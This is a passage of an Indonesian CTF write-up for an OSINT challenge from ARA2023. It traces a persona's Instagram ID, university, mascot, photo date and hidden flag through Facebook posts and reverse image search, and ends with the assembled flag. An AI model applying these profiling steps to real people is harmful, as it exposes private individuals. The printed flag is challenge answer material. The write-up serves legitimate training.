
4. Dari sini saya mulai cari satu persatu, mulai dari ID yang panjangnya 11 angka, saya mendapat ID ini pada *instagram*



ID : 44793134117

5. Untuk universitas saya dapat melalui facebook pada page :

<https://www.facebook.com/yanzikenko.hii/photos/pb.100050373615054.-207520000./981433412286852/?type=3>



Universitas : Beijing Normal University = **BNU**


6. Untuk Mascot, saya dapati di facebook pada page :

<https://www.facebook.com/photo/?fbid=131556461726230&set=pcb.131556688392874>



Lalu saya cari mascot ini menggunakan Yandex, dan ditemukan bernama **Molly**


7. Untuk tanggal foto duduk di toko buku saya dapati di facebook pada page:
<https://www.facebook.com/yanzikenko.hii/photos/pb.100050373615054.-2207520000./677348732695323/?type=3>



Ditemukan postingan ini pada **3 Juni 2019 10:25**

8. Terakhir ditemukan *hidden flag* nya pada postingan:

<https://www.facebook.com/photo/?fbid=599962267100637&set=pb.100050373615054.-2207520000>.



Hidden flagnya : **Y0u4r3ThE0s1nTm45t3R**

9. Susun flagnya

FLAG :

ARA2023{44793134117_BNU_Molly_3Juni2019-10:25_Y0u4r3ThE0s1nTm45t3R}